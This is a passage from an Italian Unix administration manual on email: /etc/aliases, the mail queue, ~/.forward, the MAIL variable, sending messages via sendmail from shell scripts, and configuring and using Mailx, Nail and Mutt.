In generale, non è conveniente che l'utente '**`root`**' possa ricevere dei messaggi, per questo, un alias potrebbe rimandare la sua posta elettronica verso il recapito corrispondente all'utente comune riferito a quella stessa persona. Inoltre, è importante che gli utenti fittizi ('**`bin`**', '**`daemon`**', ecc.) non possano ricevere messaggi: prima di tutto non esistono tali persone, inoltre ciò potrebbe servire per sfruttare qualche carenza nel sistema di sicurezza dell'elaboratore locale. Infine, è molto importante che vengano definiti degli alias usati comunemente per identificare il responsabile del servizio SMTP presso il nodo locale.

L'esempio seguente mostra il file '`/etc/aliases`' tipico, in cui si dichiarano gli alias del responsabile del servizio ('**`postmaster`**'), gli alias degli utenti di sistema e infine l'alias dell'utente '**`root`**'.

```
postmaster: root
root: tizio

shutdown: root
reboot: root
admin: root
daemon: root
bin: root
sys: root
…
abuse: root
security: root

mailer-daemon: postmaster
```

L'MTA potrebbe non essere in grado di leggere direttamente questo file, richiedendo una sorta di compilazione. Sendmail prevede il comando '**`newaliases`**' con cui si produce o si aggiorna il file '`/etc/aliases.db`'. Spesso, gli MTA compatibili con Sendmail dispongono di un comando '**`newaliases`**' fasullo (privo di effetto), in quanto si servono direttamente dell'elenco testuale di partenza senza bisogno di trasformarlo.

39.3.2 Coda dei messaggi

Quando l'MTA viene avviato per ottenere l'invio di un messaggio, questo utilizza normalmente una o più directory collocate da qualche parte sotto '`/var/spool/`', per accodare ciò che non può essere trasmesso immediatamente. Per sapere se un messaggio è stato inviato effettivamente si utilizza normalmente il comando '**`mailq`**':

```
$ mailq [Invio]

                Mail Queue (2 requests)
--Q-ID-- --Size-- -Priority- --Q-Time-- --Sender/Recipient--
VAA03244       16      30065 Sep 12 21:01 root
           (Deferred: No route to host)
                                    daniele@weizen.mehl.dg
VAA03507       10      30066 Sep 12 21:09 root
           (Deferred: Connection refused by weizen.mehl.dg.)
                                    root@weizen.mehl.dg
```

L'uso di '**`mailq`**' è molto importante per verificare che i messaggi siano stati inviati, specialmente quando si utilizza un collegamento saltuario alla linea esterna.

39.3.3 Rinvio

Il file '`~/.forward`' può essere preparato da un utente (nella propria directory personale) per informare il sistema di consegna locale della posta elettronica (MDA) di fare proseguire (rinviare) i messaggi verso altri indirizzi. Il file si compone di una o più righe, ognuna contenente un indirizzo di posta elettronica alternativo; i messaggi giunti per l'utente in questione vengono fatti proseguire verso tutti gli indirizzi elencati in questo file.


```
daniele@dinkel.brot.dg
```

L'esempio mostra semplicemente che tutti messaggi di posta elettronica ricevuti dall'utente a cui appartiene la directory personale in cui si trova il file, devono essere rispediti all'indirizzo *daniele@dinkel.brot.dg*.

È importante chiarire che **non** rimane copia dei messaggi per l'utente in questione. Si presume che questo utente riceva la posta elettronica attraverso uno degli indirizzi elencati nel file '`~/.forward`'.

39.4 Recapito della posta elettronica: la variabile «MAIL»

La posta elettronica viene recapitata normalmente all'interno di un file di testo unico, appartenente all'utente destinatario. Generalmente, si distinguono due possibilità sulla collocazione di tale file: la directory '`/var/mail/`' (o anche '`/var/spool/mail/`') e un file particolare nella directory personale dell'utente.

Sendmail e altri programmi simili, utilizzano il primo modo, secondo la configurazione predefinita, dove ogni utente ha un proprio file con un nome che corrisponde a quello dell'utenza.

I programmi utilizzati per leggere la posta elettronica devono sapere dove trovarla; in generale si utilizza la convenzione della variabile di ambiente ***MAIL***, la quale serve a definire il percorso assoluto del file di destinazione dei messaggi.

Di solito, nel profilo di configurazione della shell appare un'istruzione simile a quella seguente, dove si definisce l'uso di un file, il cui nome corrisponde a quello dell'utente destinatario, nella directory '`/var/mail/`' (si fa riferimento a una shell derivata da quella di Bourne).

```
MAIL="/var/mail/$USER"
export MAIL
```

L'esempio seguente ipotizza invece un recapito presso la directory personale dell'utente:

```
MAIL="$HOME/mail/inbox"
export MAIL
```

39.5 Mail user agent

Per scrivere, inviare e leggere i messaggi di posta elettronica si utilizza normalmente un programma apposito, detto MUA o *Mail user agent*. Programmi di questo tipo se ne possono trovare in grande quantità, ma difficilmente questi sono compatibili tra loro.

Il MUA storicamente più importante e quasi sempre presente nei sistemi Unix è Berkeley Mail, ovvero Mailx.

39.5.1 Ricezione e invio dei messaggi da parte del MUA

La ricezione dei messaggi in un sistema Unix avviene principalmente leggendo il file usato per il recapito di questi nel sistema locale, ovvero il file indicato nella variabile di ambiente ***MAIL***. Questo è ciò che si limita a fare un programma come Mailx, mentre altri programmi più sofisticati possono prelevare la posta direttamente da caselle remote attraverso i protocolli POP3 (a volte anche POP2) e IMAP.

Per l'invio dei messaggi, il programma MUA di un sistema Unix ha a disposizione due possibilità. La più semplice è l'utilizzo dell'eseguibile '**`sendmail`**' (inteso come MDA locale), a cui viene passato il messaggio attraverso lo standard input, dove poi è questo secondo programma che provvede da solo al recapito locale o all'invio ad altra destinazione attraverso il protocollo SMTP; la seconda possibilità consiste invece nell'accedere direttamente a un servente SMTP.

Tanto per fare un esempio, Mailx è quel tipo di programma che si avvale dell'MDA locale per spedire i messaggi, mentre i programmi più sofisticati si avvalgono direttamente del protocollo SMTP. La differenza tra i due approcci è importante: se non si vuole gestire la posta elettronica localmente, ma si ha una casella di posta remota (come quando si fa un contratto con un ISP), si può fare affidamento

esclusivamente su un servente SMTP remoto (offerto da quello stesso ISP). Volendo invece utilizzare Mailx, o programmi simili, si è costretti a installare un MTA locale.

39.5.2 Cartelle e formato dei dati

Un programma MUA comune consente di organizzare i messaggi ricevuti e le copie di quelli trasmessi all'interno di ***cartelle***. Queste cartelle possono essere delle directory contenenti i messaggi sotto forma di file differenti, oppure possono essere dei file singoli, a cui spesso si affiancano altri file contenenti dei riferimenti ai vari messaggi interni.

La forma tradizionale di queste cartelle è quella conosciuta con il nome ***mailbox***, corrispondente in pratica a quella del file usato per il recapito dei messaggi locali, come indicato dalla variabile di ambiente ***MAIL***. La gestione di cartelle in formato *mailbox* ha lo svantaggio di non offrire un metodo efficace per l'accesso simultaneo da parte di più programmi, tuttavia la corrispondenza è qualcosa di personale e difficilmente si utilizzano due o più programmi simultaneamente.

Nella situazione più semplice, il programma MUA gestisce le cartelle dei messaggi nel formato *mailbox*, in una directory, senza aggiungere altri file (riconoscendo tutti i file della directory come cartelle di messaggi). Eventualmente, alcune cartelle significative possono essere identificate dal programma MUA con un nome particolare, differente dal nome reale del file corrispondente. Per esempio, una di queste cartelle potrebbe chiamarsi «messaggi trasmessi» ed essere abbinata al file '`sentbox`'.

Sono pochi i programmi che ancora oggi si limitano all'uso del formato *mailbox*, senza associare degli indici, riconoscendo come cartelle tutti i file contenuti in una directory stabilita, ma sono solo questi che consentono di usare la posta elettronica sia con Mailx, sia con altri programmi compatibili.

39.6 Invio di messaggi attraverso un MTA compatibile con Sendmail

È già stato mostrato brevemente come inviare un messaggio molto semplice attraverso l'uso dell'eseguibile '`/usr/lib/sendmail`', di Sendmail o di un altro MTA che ne conservi la compatibilità. Questa forma di invio dei messaggi diventa molto importante per programmi molto semplici che hanno la necessità di inviare delle informazioni in forma di messaggi di posta elettronica, senza potersi servire di un MUA particolare. Il modello sintattico seguente mostra come strutturare un file contenente un messaggio di posta elettronica da inviare in questo modo:

```
To: [nominativo_del_destinatario ]<indirizzo_di_posta_elettronica_del_destinatario>
From: [nominativo_del_mittente ]<indirizzo_di_posta_elettronica_del_mittente>
[Cc: [nominativo_destinatario_in_copia ]<indirizzo_destinatario_in_copia>[, ↩
↪[nominativo_destinatario_in_copia ]<indirizzo_destinatario_in_copia>]…]
[Bcc: [nominativo_destinatario_anonimo ]<indirizzo_destinatario_anonimo>[, ↩
↪[nominativo_destinatario_anonimo ]<indirizzo_destinatario_anonimo>]…]
[altri_campi_particolari]
…
[Subject: oggetto]

testo_del_messaggio
…
…
```

Un file del genere, potrebbe assomigliare all'esempio seguente:

```
To: Tizio <tizio@dinkel.brot.dg>
From: Caio <caio@roggen.brot.dg>
Subject: ciao ciao

Ciao Tizio.
Quanto tempo che non ci si sente!
```

Se questo file viene chiamato '`lettera`', lo si può spedire in modo molto semplice così:

```
$ cat lettera | /usr/lib/sendmail -t [Invio]
```


In questo modo, con l'opzione '`-t`', si ottiene di far leggere l'indirizzo del destinatario dal file stesso.

L'invio di messaggi attraverso questo meccanismo diventa ancora più interessante quando avviene all'interno di uno script di shell. Il modello seguente fa riferimento all'uso di una shell standard per inviare all'utente '`root`' un rapporto su quanto svolto da un certo tipo di elaborazione; si può osservare che i comandi che costruiscono il messaggio vengono racchiusi tra parentesi tonde, per poter convogliare il loro flussi standard di uscita in modo complessivo verso '`/usr/lib/sendmail`':

```
#!/bin/sh
(
echo "To: <root@localhost>"
echo "From: nome_di_comodo <root>"
echo "Subject: oggetto"
echo ""
echo "Il giorno 'date' e\' stato eseguito il comando"
echo "comando che ha dato questo responso:"
comando_che_esegue_qualcosa
) 2>&1 | /usr/lib/sendmail -t
exit 0
```

Si intuisce che uno script realizzato secondo uno schema simile a quello appena mostrato, potrebbe essere avviato dal sistema Cron per svolgere automaticamente delle funzioni, avvisando convenientemente dell'esito l'amministratore del sistema.

Se non fosse chiaro, ecco come si potrebbe inviare all'amministratore il risultato del comando '`ls -l /`':

```
#!/bin/sh
(
echo "To: <root@localhost>"
echo "From: ls <root>"
echo "Subject: oggetto"
echo ""
echo "Il giorno 'date' e\' stato eseguito il comando"
echo "\"ls -l /\" che ha dato questo responso:"
ls -l /
) 2>&1 | /usr/lib/sendmail -t
exit 0
```

Nella sezione 39.14.4 viene mostrato come realizzare uno script che si avvale di Telnet per contattare un servente SMTP in modo diretto.

39.7 Mailx

Mailx[3] è il programma standard di gestione della posta elettronica, originariamente parte dello Unix BSD. Si tratta di un programma piuttosto scomodo da usare, ma rappresenta lo standard ed è quasi indispensabile la sua presenza.

L'eseguibile '`mail`' prevede due file di configurazione, uno generale per tutto il sistema e uno particolare per ogni utente. Si tratta rispettivamente di '`/etc/mail.rc`' e '`~/.mailrc`'.

Nella sua semplicità, Mailx è comunque un programma ricco di opzioni e di comandi per l'utilizzo interattivo. Tuttavia, di solito, è apprezzato solo nelle situazioni di emergenza, per cui è raro che venga sfruttato al massimo delle sue possibilità.

Per l'invio della posta, Mailx utilizza l'eseguibile '`sendmail`', passandogli le informazioni attraverso la riga di comando e lo standard input. Per la lettura dei messaggi ricevuti, Mailx legge il file specificato dalla variabile di ambiente ***MAIL***; inoltre, generalmente salva i messaggi letti e non cancellati nel file '`~/mbox`' (nella directory personale dell'utente).

39.7.1 Avvio e funzionamento

Il programma '`mail`' è l'eseguibile di Mailx. Con la sua semplicità ha il vantaggio di poter utilizzare lo standard input come fonte per un testo da inviare. Di conseguenza, è ottimo per l'utilizzo all'interno di script, anche se per questo si potrebbe richiamare direttamente

l'eseguibile '**sendmail**'. La sintassi della riga di comando è molto semplice:

```
mail [opzioni] [destinatario...]
```

Segue la descrizione di alcune opzioni.

Opzione	Descrizione
`-v`	Visualizza un maggior numero di informazioni.
`-i`	Ignora i segnali di interruzione.
`-I`	Forza un funzionamento interattivo.
`-n`	Non legge il file '`/etc/mail.rc`' quando viene avviato.
`-N`	Inibisce la visualizzazione delle intestazioni dei messaggi quando viene letta o modificata la cartella della posta.
`-s` ***oggetto***	Permette di definire l'oggetto già nella riga di comando (se si intendono utilizzare spazi, l'oggetto deve essere racchiuso tra virgolette).
`-c` ***elenco_destinatari***	Permette di definire un elenco di destinatari di una copia del documento (copia carbone). L'elenco degli indirizzi di destinazione è fatto utilizzando la virgola come simbolo di separazione.
`-b` ***elenco_destinatari***	Permette di definire un elenco di destinatari di una copia carbone che non vengono menzionati nell'intestazione del documento (*blind carbon copy*). L'elenco degli indirizzi di destinazione è fatto utilizzando la virgola come simbolo di separazione.
`-f` ***cartella_della_posta***	Permette di leggere la posta contenuta all'interno di un file determinato.

Il programma '**mail**', se avviato allo scopo di leggere la posta, mostra un elenco dei messaggi presenti e attende che gli vengano impartiti dei comandi in modo interattivo. Per questo mostra un invito (*prompt*), formato dal simbolo '**&**'.

Ognuno di questi comandi ha un nome, ma spesso può essere abbreviato alla sola iniziale. L'elenco di questi comandi è molto lungo e può essere letto dalla documentazione interna, *mailx(1)*. Qui viene descritto solo l'utilizzo più comune, con i comandi relativi.

Invio della posta

Per inviare della posta a una o più persone, è sufficiente avviare '**mail**' utilizzando come argomento gli indirizzi di destinazione delle persone da raggiungere. Per concludere l'inserimento del testo, generalmente è sufficiente inserire un punto ('**.**') all'inizio di una riga nuova, oppure è possibile inviare il codice di EOF: [*Ctrl d*]. Si osservi l'esempio seguente, in cui si invia un messaggio molto semplice all'indirizzo *tizio@dinkel.brot.dg*:

```
$ mail tizio@dinkel.brot.dg [Invio]
Subject: Vado in ferie [Invio]
Ciao Tizio, [Invio]
ti scrivo solo per avvisarti che parto per una settimana [Invio]
e durante tale periodo non potrò leggere la posta. [Invio]
A presto, [Invio]
Caio [Invio]
. [Invio]
Cc: [Invio]
```

Durante l'inserimento del messaggio è possibile impartire dei comandi speciali, definiti attraverso delle sequenze di escape, rappresentate da una tilde ('**~**') seguita dal comando vero e proprio. Attraverso queste sequenze di escape è possibile aggiungere indirizzi ai destinatari in copia carbone, o in copia carbone nascosta, è possibile importare un file, cambiare l'oggetto del messaggio...

In particolare, è possibile anche passare alla scrittura del testo attraverso un programma visuale più comodo (come VI o altro, a seconda della configurazione).

Lettura della posta ricevuta

Per controllare la cartella della posta ricevuta e per leggere eventualmente i messaggi, è sufficiente avviare '**mail**' senza argomenti. Il programma '**mail**' visualizza un elenco numerato delle descrizioni dell'oggetto di ogni lettera ricevuta. Una volta avviato '**mail**', questo presenta il suo invito rappresentato da una e-commerciale ('**&**'), dal quale è possibile dare dei comandi. In particolare, è possibile inserire il numero del messaggio che si vuole leggere. Per leggere il successivo è sufficiente premere il tasto [+], mentre per rileggere quello precedente è sufficiente premere il tasto [-]. Segue un esempio di lettura di un messaggio.

```
$ mail [Invio]

Mail version 8.1.2 01/15/2001.  Type ? for help.
"/home/tizio/mail/inbox": 6 messages
>   1 root@dinkel.brot. Thu Mar 28 22:02 22/845 Debconf: OpenLDAP
    2 caio@dinkel.brot. Sat Aug 24 09:23 15/484 Vado in ferie
& 2 [Invio]

Message 2:
From caio@dinkel.brot.dg Sat Aug 24 09:23:39 2002
To: tizio@dinkel.brot.dg
Subject: Vado in ferie
From: caio@dinkel.brot.dg
Date: Sat, 24 Aug 2002 09:23:39 +0200

Ciao Tizio,
ti scrivo solo per avvisarti che parto per una settimana
e durante tale periodo non potrò leggere la posta.
A presto,
Caio
& q [Invio]

Saved 1 message in /home/tizio/mbox
Held 1 message in /home/tizio/mail/inbox
```

Gestione della posta ricevuta

Dopo aver letto un messaggio, lo si può cancellare con il comando '**delete**' ('**d**') o si può rispondere con il comando '**reply**' ('**r**'). La cancellazione della posta non è irreversibile. Di solito si possono recuperare dei messaggi attraverso il comando '**undelete**' ('**u**'); però i messaggi cancellati risultano di fatto invisibili.

Si distinguono due tipi di risposta che fanno riferimento a due comandi simili: '**replay**' ('**r**') e '**Replay**' ('**R**'). Nel primo caso la risposta viene inviata al mittente e a tutto l'elenco dei destinatari del messaggio di origine, mentre nel secondo la risposta va esclusivamente al mittente del messaggio di origine.

Gruppi di messaggi

Alcuni comandi di '**mail**' accettano l'indicazione di gruppi di messaggi. Per esempio, '**delete 1 5**' cancella i messaggi numero uno e numero cinque, '**delete 1-5**' cancella i messaggi dal numero uno al numero cinque. L'asterisco ('*****') viene utilizzato per identificare tutti i messaggi, mentre il simbolo '**$**' rappresenta l'ultimo messaggio. Un caso tipico di utilizzo dell'asterisco come gruppo totale dei messaggi è il seguente: '**top ***' che permette così di visualizzare le prime righe di tutti i messaggi ricevuti.

Conclusione dell'elaborazione della posta

Per concludere la sessione di lavoro con '**mail**' è sufficiente utilizzare il comando '**quit**' ('**q**'). Di solito, salvo intervenire nella configurazione, la posta letta (e non segnata per la cancellazione) viene trasferita nel file '`~/mbox`', mentre quella non letta rimane nella cartella originale.

39.7.2 Configurazione di Mailx

Si è già accennato al fatto che Mailx utilizzi due file di configurazione: '`/etc/mail.rc`' per tutto il sistema e '`~/.mailrc`' per le particolarità di ogni utente. Le direttive di questo file sono gli stessi comandi che possono essere impartiti a '**`mail`**' durante il suo funzionamento interattivo.

In generale, si utilizzano prevalentemente i comandi '**`set`**' e '**`unset`**', i quali permettono l'attivazione o la disattivazione di alcune modalità di funzionamento, consentendo anche la definizione di alcune opzioni che prevedono l'indicazione di un'informazione precisa. Segue la descrizione di alcune modalità di funzionamento controllate dai comandi '**`set`**' e '**`unset`**'.

Direttiva	Descrizione
`set append` `unset append`	L'attivazione di questa modalità fa sì che i messaggi salvati nel file '`~/mbox`' siano aggiunti in coda, invece che inseriti all'inizio.

`set ask`
`unset ask`
`set asksub`
`unset asksub`
	L'attivazione di questa modalità fa sì che sia richiesta l'indicazione dell'oggetto prima di consentire l'inserimento del testo del messaggio.

`set askcc` `unset askcc`	L'attivazione di questa modalità fa sì che sia richiesta l'indicazione di destinatari aggiuntivi in copia carbone alla fine dell'inserimento del messaggio.
`set askbcc` `unset askbcc`	L'attivazione di questa modalità fa sì che sia richiesta l'indicazione di destinatari aggiuntivi in copia carbone nascosta ('**`bcc`**') alla fine dell'inserimento del messaggio.
`set dot` `unset dot`	L'attivazione di questa modalità fa sì che sia consentito l'uso di un punto isolato per terminare l'inserimento di un messaggio.
`set hold` `unset hold`	L'attivazione di questa modalità fa sì che i messaggi letti nella cartella siano conservati (senza trasferirli in '`~/mbox`'), se questi non vengono cancellati esplicitamente.
`set ignoreeof` `unset ignoreeof`	L'attivazione di questa modalità fa sì che non sia permesso l'uso del codice di EOF ([*Ctrl d*]) per terminare l'inserimento di un messaggio.

Segue la descrizione di altre opzioni.

Direttiva	Descrizione
`set EDITOR=`***programma***	Permette di definire il percorso assoluto del programma che si vuole utilizzare per la modifica del testo di un messaggio, quando viene richiesto espressamente durante il suo inserimento, attraverso la sequenza di escape '**`~e`**'.
`set VISUAL=`***programma***	Permette di definire il percorso assoluto del programma che si vuole utilizzare per la modifica del testo di un messaggio, quando viene richiesto espressamente durante il suo inserimento, attraverso la sequenza di escape '**`~v`**'.
`set PAGER=`***programma***	Permette di definire il percorso assoluto del programma che si vuole utilizzare per scorrere il contenuto di un messaggio. Perché funzioni correttamente, occorre definire anche l'opzione '**`crt`**'.
`set crt=`***n-righe***	Permette di definire il numero di righe di altezza dello schermo, in modo da poter gestire correttamente il programma di impaginazione visuale ('**`more`**' o '**`less`**').
`set MBOX=`***percorso***	Permette di definire il percorso assoluto del file da utilizzare per salvare i messaggi, al posto di '`~/mbox`'.

Direttiva	Descrizione
`set record=`***percorso***	Permette di definire il percorso assoluto di un file da utilizzare per salvare una copia dei messaggi che vengono inviati.
`set folder=`***percorso***	Permette di definire il percorso assoluto di una directory contenenti file corrispondenti a cartelle di messaggi.

Segue la descrizione di alcuni esempi.

```
set append dot save asksub
```

Quello che si vede sopra è il contenuto del file di configurazione generale tipico (il file '`/etc/mail.rc`').

```
set MBOX=/home/tizio/mail/ricevuta
set record=/home/tizio/mail/spedita
set folder=/home/tizio/mail
```

L'esempio si riferisce a un file di configurazione personale, ovvero '`~/.mailrc`', dove l'utente vuole gestire la sua posta nella directory '`~/mail/`' (si tratta dell'utente '**`tizio`**'), dove possono trovarsi anche altri file intesi come cartelle di messaggi.

```
set MBOX="$HOME/mail/ricevuta"
set record="$HOME/mail/spedita"
set folder="$HOME/mail"
```

Questo esempio produce lo stesso risultato di quello precedente, con la differenza che i percorsi includono la variabile di ambiente ***HOME***, la quale si espande nella directory personale dell'utente; in questo modo, tale configurazione potrebbe anche essere generalizzata e inserita nel file '`/etc/mail.rc`'.

39.7.3 Nail

Nail[4] è un programma funzionalmente simile a Mailx, ma in più consente l'uso di allegati MIME ed è in grado di servirsi direttamente di un servente SMTP per l'invio dei messaggi.

Anche la configurazione è compatibile con quella di Mailx, tanto che viene utilizzato lo stesso file '`~/.mailrc`' per gli utenti, mentre la configurazione generale è contenuta nel file '`/etc/nail.rc`' per sicurezza.

39.8 Mutt

Mutt[5] è un programma per la gestione della posta per terminali a caratteri, più amichevole rispetto a Mailx e simili. Per l'invio dei messaggi, Mutt utilizza '`/usr/sbin/sendmail`', oppure può avvalersi di un programma differente, ma con lo stesso comportamento, purché specificato nella configurazione. In pratica, Mutt non gestisce da solo il protocollo SMTP.

Mutt si compone dell'eseguibile '**`mutt`**', il quale di solito si avvia senza argomenti, e prevede la presenza di diversi file di configurazione; in particolare '`/etc/Muttrc`' per tutto il sistema e '`~/.muttrc`' (o '`~/.mutt/muttrc`') per le particolarità dei singoli utenti.

Una caratteristica molto importante di Mutt è la capacità di gestire formati differenti per le cartelle di posta elettronica. In particolare, il formato predefinito è attualmente il tipo *mailbox*, il quale consente un utilizzo simultaneo ad altri MUA tradizionali.

La configurazione di Mutt prevede direttive di vari tipi; in particolare si distinguono quelle che servono a definire delle «variabili», perché iniziano con la parola chiave '**`set`**'. La tabella seguente descrive alcune di queste direttive che vale la pena di conoscere per modificare l'impostazione predefinita della configurazione. Si osservi che Mutt può utilizzare direttamente i protocolli POP3 e IMAP, ma la configurazione relativa non viene mostrata.

Tabella 39.19. Alcune direttive di configurazione di Mutt.

Direttiva	Descrizione
`set mbox_type="mbox|MMDF|MH|Maildir"`	Definisce il tipo di cartelle di posta. Quello tradizionale è indicato attraverso la parola chiave '**mbox**'.
`set spoolfile="`***file***`"`	Definisce il percorso che identifica il file contenente i messaggi di posta in ingresso. In mancanza di questa indicazione, Mutt utilizza il contenuto della variabile di ambiente ***MAIL***.
`set mbox="`***file***`"`	Definisce il percorso che identifica il file in cui vanno collocati i messaggi letti. In mancanza di questa indicazione, Mutt utilizza il file '`~/mbox`'.
`set record="`***file***`"`	Definisce il percorso che identifica il file in cui vanno collocati i messaggi inviati.
`set postponed="`***file***`"`	Definisce il percorso che identifica il file in cui vanno collocati i messaggi sospesi (da completare o inviare in seguito).
`set folder="`***directory***`"`	Definisce il percorso che identifica una directory in cui cercare le cartelle di posta. In mancanza di questa indicazione, Mutt utilizza la directory '`~/Mail/`'.
`set signature="`***file***`"` `set signature="`***comando***`|"`	Definisce il percorso che identifica un file il cui contenuto va aggiunto automaticamente in coda ai messaggi da inviare, come «firma». In mancanza di questa indicazione, Mutt utilizza il file '`~/.signature`'. Come si vede dal modello sintattico, se il file termina con una barra verticale ('**|**'), si intende trattarsi dello standard output di un comando, da usare per ottenere qualcosa di dinamico.
`set editor="`***comando***`"`	Definisce il programma da usare per la creazione e la modifica di file di testo; principalmente per scrivere e modificare i messaggi di posta elettronica da inviare. Se non è indicato, si fa riferimento alle variabili di ambiente ***VISUAL***, ***EDITOR***, o in mancanza al programma '`/usr/bin/editor`'.
`set attribution="`***stringa***`"`	Definisce la stringa da inserire prima di un testo citato. In mancanza di questa indicazione si usa la stringa: '**On %d, %n wrote:**'. Si possono usare le sequenze descritte in parte nella tabella 39.20.
`set indent_string="`***stringa***`"`	Definisce la stringa da usare per evidenziare il testo citato del messaggio a cui si risponde. In mancanza di questa indicazione si usa il simbolo di maggiore seguito da uno spazio: '**>** '. Si possono usare le sequenze descritte in parte nella tabella 39.20.
`set use_from="yes|no"`	Abilita o disabilita l'inserimento automatico del nominativo utente nel campo '**From:**'. Al posto di abilitare questa funzionalità, si può usare la direttiva '**my_hdr**' per definire il campo '**From:**' in modo preciso.
`my_hdr `***nome***`: `***valore***	Dichiara un campo particolare dell'intestazione, con il valore da assegnare (si usa preferibilmente nella configurazione personalizzata del singolo utente).
`my_hdr From: `***nome_utente*** `<`***indirizzo***`>`	Dichiara in modo preciso il campo '**From:**' (conviene usare questa dichiarazione soltanto nella configurazione personalizzata del singolo utente).

Tabella 39.20. Alcune sequenze speciali che vengono sostituite da Mutt all'interno delle stringhe.

Macro	Risultato
`%a`	Indirizzo dell'autore del messaggio.
`%d`	Data e orario del messaggio dal punto di vista del mittente.
`%D`	Data e orario del messaggio dal punto di vista locale.
`%f`	Contenuto del campo '**From:**'.
`%n`	Nome dell'autore, o in mancanza si fa riferimento all'indirizzo di posta elettronica dello stesso.
`%s`	Oggetto del messaggio.
`%t`	Contenuto del campo '**To:**'.

Avviando l'eseguibile '**mutt**' la prima volta, è probabile che si veda la richiesta di creare la directory da usare per contenere le cartelle di posta; quindi si accede normalmente all'elenco dei messaggi disponibili nella cartella di posta in entrata, come si vede nella figura 39.21.

Figura 39.21. Aspetto di Mutt all'avvio.

```
q:Quit  d:Del  u:Undel  s:Save  m:Mail  r:Reply  g:Group  ?:Help
   1     Apr 26 Fulvio Ferroni  (  31) Re: Nano OK
   2     Apr 27 Tizio Tizi      (   4) Bla bla bla









---Mutt: ~/mail/mbox [Msgs:2 Post:2 3.4K]-(threads/date)--(all)-
```

Il funzionamento di Mutt dipende dalla localizzazione, pertanto alcune risposte da dare alle domande che vengono proposte richiedono lettere differenti a seconda di questa. La figura mostra in particolare il funzionamento per le convenzioni della lingua inglese, dove si vede la presenza di due soli messaggi.

Quando Mutt si trova in una condizione del genere, ovvero quando mostra l'elenco di messaggi contenuto in una certa cartella (la figura mostra la cartella corrispondente al file '`~/mail/mbox`'), si dice che è in modalità «indice». Durante questa modalità di funzionamento, possono essere impartiti dei comandi, costituiti generalmente da lettere singole, una piccola parte dei quali viene riassunta sulla prima riga dello schermo. La tabella 39.22 descrive brevemente parte dei comandi validi quando appare un elenco di messaggi. Si osservi che la maggior parte dei comandi richiede poi una conferma o l'indicazione di altri dati, attraverso messaggi che appaiono nell'ultima riga dello schermo.

Tabella 39.22. Alcuni comandi validi quando si sta scorrendo un elenco di messaggi.

Tasto, sequenza o combinazione di tasti	Termine mnemonico	Descrizione
[*m*]	*mail*	Richiede di scrivere un messaggi di posta elettronica. Se sono disponibili messaggi rimasti in sospeso, viene richiesto se si intendono riprendere.
[*r*]	*reply*	Risponde al mittente del messaggio evidenziato.
[*b*]	*bounce*	Invia una copia del messaggio a un altro indirizzo.
[*f*]	*forward*	Rinvia una copia del messaggio a un altro indirizzo.
[*g*]	*group*	Risponde al mittente e a tutti i destinatari del messaggio evidenziato.
[*L*]	*list*	Risponde all'indirizzo che sembra appartenere a una lista di posta elettronica, indicato nel messaggio evidenziato.
[*c*]	*change*	Passa a un'altra cartella di messaggi. Viene richiesto di indicare il nome della cartella, oppure è possibile selezionarla da un elenco.
[*Esc*][*c*]	*change*	Passa a un'altra cartella di messaggi, ma in sola lettura.
[*C*]	*copy*	Copia il messaggio corrente in un'altra cartella di posta.
[*d*]	*delete*	Cancella il messaggio corrente.
[*u*]	*undelete*	Toglie la richiesta di cancellazione al messaggio corrente.
[*o*]	*order*	Cambia il metodo di riordino dei messaggi.
[*O*]	*order*	Inverte l'ordine dei messaggi (in base al tipo di ordinamento attuale).
[*q*]	*quit*	Salva le modifiche e conclude il funzionamento di Mutt.
[*x*]	*exit*	Annulla le modifiche e termina il funzionamento.
[*Invio*]		Visualizza il messaggio selezionato.
[*v*]	*view*	Visualizza gli allegati.
[*/*]		Cerca una stringa (da inserire subito dopo), tra i dati che si vedono nell'elenco.
[*p*]	*print*	Stampa il messaggio selezionato.
[*Ctrl l*]		Ridisegna lo schermo.

Come si vede dalla tabella 39.22, per inviare un messaggio si comincia dal premere il tasto [*m*] (*mail*); viene richiesto di inserire l'indirizzo di destinazione e l'oggetto, quindi si passa all'inserimento del testo del messaggio, attraverso un programma per la modifica di file di testo. Al termine della stesura del testo, lo si deve salvare e quindi è necessario uscire da quel programma, per ritornare sotto il controllo di Mutt, il quale potrebbe mostrare una schermata simile a quella seguente:

Figura 39.23. Aspetto di Mutt dopo l'inserimento di un messaggio e prima del suo invio.

```
y:Send q:Abort t:To c:CC s:Subj a:Attach file d:Descrip ?:Help
    From:
      To: daniele@dinkel.brot.dg
      Cc:
     Bcc:
 Subject: ciao
Reply-To:
     Fcc: ~/mail/sentbox
     Mix: <no chain defined>
Security: Clear

-- Attachments
- I   1 /tmp/mutt-dinkel-3562-24    [text/plain, 8bit, 0.1K]


-- Mutt: Compose  [Approx. msg size: 0.1K   Atts: 1]----------
```

Come si può vedere, non appare più il corpo del messaggio, che invece viene indicato come allegato. Per tornare alla modifica del messaggio basta premere la lettera [*e*] (*edit*), per spedire il messaggio si usa la lettera [*y*], mentre per completare altri campi dell'intestazione si usano comandi simili. La tabella 39.24 riepiloga i comandi più importanti, validi in questo contesto.

Tabella 39.24. Alcuni comandi validi quando si sta componendo un messaggio di posta elettronica.

Tasto, sequenza o combinazione di tasti	Termine mnemonico	Descrizione
[*e*]	*edit*	Torna alla modifica del messaggio.
[*q*]	*quit*	Annulla il messaggio e torna alla situazione precedente all'inserimento, con la possibilità di mantenere in sospeso il messaggio.
[*t*]	*to*	Modifica il destinatario.
[*Esc*][*f*]	*from*	Modifica il campo '**`From:`**'.
[*c*]	*cc*	Inserisce o modifica il campo '**`Cc:`**'.
[*b*]	*bcc*	Inserisce o modifica il campo '**`Bcc:`**'.
[*f*]	*fcc*	Inserisce o modifica il campo '**`Fcc:`**', ovvero l'indicazione del file in cui salvare il messaggio, una volta spedito.
[*s*]	*subject*	Inserisce o modifica l'oggetto.
[*r*]	*reply-to*	Inserisce o modifica il campo '**`Reply-To:`**'.
[*a*]	*append*	Allega un file al messaggio.
[*D*]	*delete*	Elimina l'allegato o il messaggio selezionato.
[*d*]	*description*	Modifica la descrizione del messaggio o dell'allegato evidenziato.
[*y*]	*yes*	Invia il messaggio.
[*P*]	*postpone*	Sospende il messaggio, conservandolo per un secondo momento.
[*Ctrl l*]		Ridisegna lo schermo.

Da un elenco di messaggi si passa alla visualizzazione di quello selezionato premendo semplicemente [*Invio*]; durante la visualizzazione di un messaggio, è possibile rispondere allo stesso premendo il tasto [*r*], oppure fare altre cose come descritto nella tabella 39.25.

Tabella 39.25. Alcuni comandi validi quando si sta visualizzando un messaggio.

